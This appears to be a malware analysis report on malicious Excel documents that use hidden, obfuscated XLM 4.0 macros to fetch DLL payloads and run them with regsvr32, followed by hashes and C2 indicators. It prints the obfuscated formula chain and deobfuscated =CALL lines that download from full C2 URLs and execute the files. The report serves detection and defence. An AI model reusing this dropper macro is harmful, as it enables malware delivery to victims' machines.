
- Hidden Sheets
- White color font for the macros
- Obfuscation and scrambling of the macros in deferent sheets



Hidden Sheets



White macro font color




Obfuscation and scrambling of the macros in deferent sheets

The macro type is different in the Word documents. Threat actors use VBA code in, while in Excel the macro type is macro v4 (XLM).

macro v4 (XLM), example:

```
=FORMULA('ep1'!B13,ND!H21)=FORMULA('ep1'!D5,ND!H22)=FORMULA(fte.'!D4,frm...'!E22)=FORMULA('ep1'!F10,ND!H23)=FORMULA(fev.'!G14,frm...'!I9)=FORMULA('ep1'!D17,ND!H24)=FORMULA('ep1'!H9&
'ep2'!I10&'ep3'!I11&'ep4'!H12&'ep5'!J8&'ep6'!I11&frm...'!I9&'ep7'!N8&frm...'!E22&'ep8'!I12,ND!H27)=FORMULA(sum!G2,ND!H25)=FORMULA('ep1'!F15,ND!H26)=FORMULA('ep9'!F9,ND!H29)=FORMUL
A('ep1'!H14,ND!H28)=FORMULA('ep1'!G24,ND!H31)=FORMULA('ep1'!I2,ND!H34)=FORMULA('ep1'!L7,ND!H35)=FORMULA(cif!G12,chn!C18)=FORMULA('ep1'!O11,ND!H36)=FORMULA('ep1'!Q4,ND!H38)=FORM
ULA('ep1'!B21,ND!H58)=FORMULA('ep1'!S7,ND!H39)=FORMULA('ep1'!G24,ND!H40)=FORMULA('ep1'!E28,ND!H60)=FORMULA(sum!J21,ND!H42)=FORMULA(sum!P31&chn!C18&sum!P34&sum!P35&sum!P
36&ND!H21&ND!H22&ND!H23&ND!H24&ND!H25&sum!P37,frm...'!E15)=FORMULA(sum!P31&chn!C18&sum!P34&sum!P35&sum!P36&sum!P36&ND!H34&ND!H35&ND!H29&ND!H38&ND!H39&ND!H40&ND!H42&su
m!P37,frm...'!E19)=FORMULA(sum!P31&chn!C18&sum!P34&sum!P35&sum!P36&sum!P36&ND!H26&ND!H27&ND!H28&ND!H29&'ep1'!I18&ND!H31&ND!H29&ND!H25&sum!P37,frm...'!E17)=FORMULA(sum!P31&chn!C18&su
m!P34&sum!P35&sum!P36&ND!H26&ND!H27&ND!H28&ND!H29&'ep1'!I19&ND!H58&ND!H29&ND!H25&sum!P37,frm...'!E21)=FORMULA(sum!P31&chn!C18&sum!P34&sum!P35&sum!P36&sum!P36&ND!H34&ND!H35
&ND!H36&ND!H29&ND!H38&ND!H39&ND!H58&ND!H29&ND!H42&sum!P37,frm...'!E23)=FORMULA(sum!P31&chn!C18&sum!P34&sum!P35&sum!P36&sum!P36&ND!H26&ND!H27&ND!H28&ND!H29&'ep1'!I20&ND!H60&ND!H29&
ND!H25&sum!P37,frm...'!E25)=FORMULA(sum!P31&chn!C18&sum!P34&sum!P35&sum!P36&sum!P36&ND!H34&ND!H35&ND!H36&ND!H29&ND!H38&ND!H39&ND!H60&ND!H29&ND!H42&sum!P37,frm...'!E27)
```

In both Excel and Word documents, threat actors use the “Auto Open” function to execute the macros.



After extracting some artifacts, we have found the following:

Win API:

Kernel32 CreateDirectoryA

Urlmon URLDownloadToFileA

Shell32 ShellExecuteA

C2 URL:

- hxxps://cortinastelasytrazos[.]com/Yro6Atvj/sec[.]html
- hxxps://orquideavallenata[.]com/4jmDb0s9sg/sec[.]html
- hxxps://fundacionverdaderosheroes[.]com/gY0Op5Jkht/sec[.]html

File full path and name:

- C:\Datop\test.test
- C:\Datop\test1.test
- C:\Datop\test2.test

Execution command:

regsvr32 C:\Datop\test*.test

```

=CALL("Kernel32","CreateDirectoryA","JCJ","C:\Datop",0)
=CALL(E19,"JJCCBB",0,"https://cortinastelasytrazos.com/Yro6Atvj/E19sec.html","C:\Datop\test.test",0,0)
=CALL("Shell32","ShellExecuteA","JJCCJJ",0,"open","regsvr32","C:\Datop\test.test",0,5)
=CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"https://orquideavallenata.com/4jmDb0s9sg/sec.html","C:\Datop\test1.test",0,0)
=CALL("Shell32","ShellExecuteA","JJCCJJ",0,"open","regsvr32","C:\Datop\test1.test",0,5)
=CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"https://fundacionverdaderosheroes.com/gY0Op5Jkht/sec.html","C:\Datop\test2.test",0,0)
=CALL("Shell32","ShellExecuteA","JJCCJJ",0,"open","regsvr32","C:\Datop\test2.test",0,5)


```

Threat actors change the download and the execution methods.

For the download, they use the urlmon and URLDownloadToFileA Win API functions and for the execution, they use Shell32 ShellExecuteA.

In this scenario, we have detected three DLL payloads instead of five (Word document flow). DLL payloads are executed by abusing the legitimate Microsoft file (LOLbin – “Living off the land”) Regsvr32.

Network connection to the C2 server that stores the DLL payloads performed by the Excel document:



108[.]167[.]165[.]249
95[.]101[.]89[.]74

Full execution flow:

Process Name (PID)	Parent Process	Path	Operation	Process Name (PID)	Parent Process	Path	Operation	Start Time	End Time
EXCEL.EXE (3320)	Microsoft Excel	C:\Program Files (...)		Microsoft Corporat...	DESKTOP-G87LJ...	"C:\Program Files ...		9/20/2021 8:41:4...	n/a
splwow64.exe (6756)	Print driver host fo...	C:\Windows\splw...		Microsoft Corporat...	DESKTOP-G87LJ...	C:\Windows\splw...		9/20/2021 8:46:4...	n/a
regsvr32.exe (2920)	Microsoft(C) Regis...	C:\Windows\Sys...		Microsoft Corporat...	DESKTOP-G87LJ...	C:\Windows\Sys...		9/20/2021 8:57:5...	9/20/2021 8:57:5...
regsvr32.exe (4652)	Microsoft(C) Regis...	C:\Windows\Sys...		Microsoft Corporat...	DESKTOP-G87LJ...	C:\Windows\Sys...		9/20/2021 8:57:5...	9/20/2021 8:57:5...
regsvr32.exe (5932)	Microsoft(C) Regis...	C:\Windows\Sys...		Microsoft Corporat...	DESKTOP-G87LJ...	C:\Windows\Sys...		9/20/2021 8:57:5...	9/20/2021 8:57:5...

Indicators of compromise

MalDoc

ce31d139e6ea2591a8a15fcf37232f97c799e9c5d1410ef86b54a444a7d24d0f77c8d399c3cddb22502432f6ab49a8e56a2a8e4bf9bd02b37797a0ae5962b7d6
aaea40485a04b071bd65fc732e70630b314cdadf4f03ba9b7a0030ccf63b1115
637af43b3f656ffa8839ab8f23ff2aad7910cc4bd9ed0551d337a02341864e05
079a22b70109d00f571ea22079cde3baf9ebe6a3afd93347e09c38c7fccf38dc
a56c6b3d58c66042effa180738197415d840443ba839bb7f45042bdb9e51c04f
b7fa56dedd0fff91af460edc504574ddc7b1df97d33d635d854e71a7be34060
0e52e26aff6f4cf678515e7c1a491603085e717458cfc12d2b95d46c98eda7ba
783e3b86c24af82773b0dae3e738c46a79de252b1bcc5945b65da0d040ee6e9d
65f594b4cb31e25f711dd954700bab6d2ac507bd7aab184cc500812b08f8ee03
3f453d0703fa81709d25c6ade25215066f38abceec9699b7b49fb9b4171bbb50
182a11ae9b66c9abcd9fd9dbd7a0176a5895f354443e31ab3258182ca62d3a47
5401103614610b1e109c674b2f90732e0a056be81dbdd8886324aa2d41f0cf2a
fc42fbe6525ef4b976bca50eb1c4be6c1696e180c55fbeb5f1c9ce5d32957c88
3f453d0703fa81709d25c6ade25215066f38abceec9699b7b49fb9b4171bbb50
182a11ae9b66c9abcd9fd9dbd7a0176a5895f354443e31ab3258182ca62d3a47

MalDoc C2 Servers

ghapan[.]com
yoowi[.]net
gruasingeneria[.]pe
chaturanga[.]groopy[.]com
lotolands[.]com
bonus[.]corporatebusinessmachines[.]co[.]in
bussiness-z[.]ml
perfectdemos[.]com
cablingpoint[.]com
priyacareers[.]com

DLL loader payloads

ad8cb4504a5af45ffa91699b017ffa0bc9808e1b170027ab54fe31661279b9b6
813a9b03c6c1caec4eca8a867dcfbda7860bca6a5d481acb4c131c1a868d4b48
0d66e879f6e7bfa3ab9eb864094912ffd59c14792ed1d2e087e465e8098150fb
671f477c3039786c5f3553760377be03b91bfb66f31ba9370ed2193192cf5b4e
85d0b72fe822fd6c22827b4da1917d2c1f2d9faa838e003e78e533384ea80939

DLL loader C2 Server jhehosting[.]com
hrms[.]prodigygroupindia[.]com

bartek-lenart[.]pl

centralfloridaasphalt[.]com

amjsys[.]com

mercyfoundationcio[.]org

novamarketing[.]com[.]pk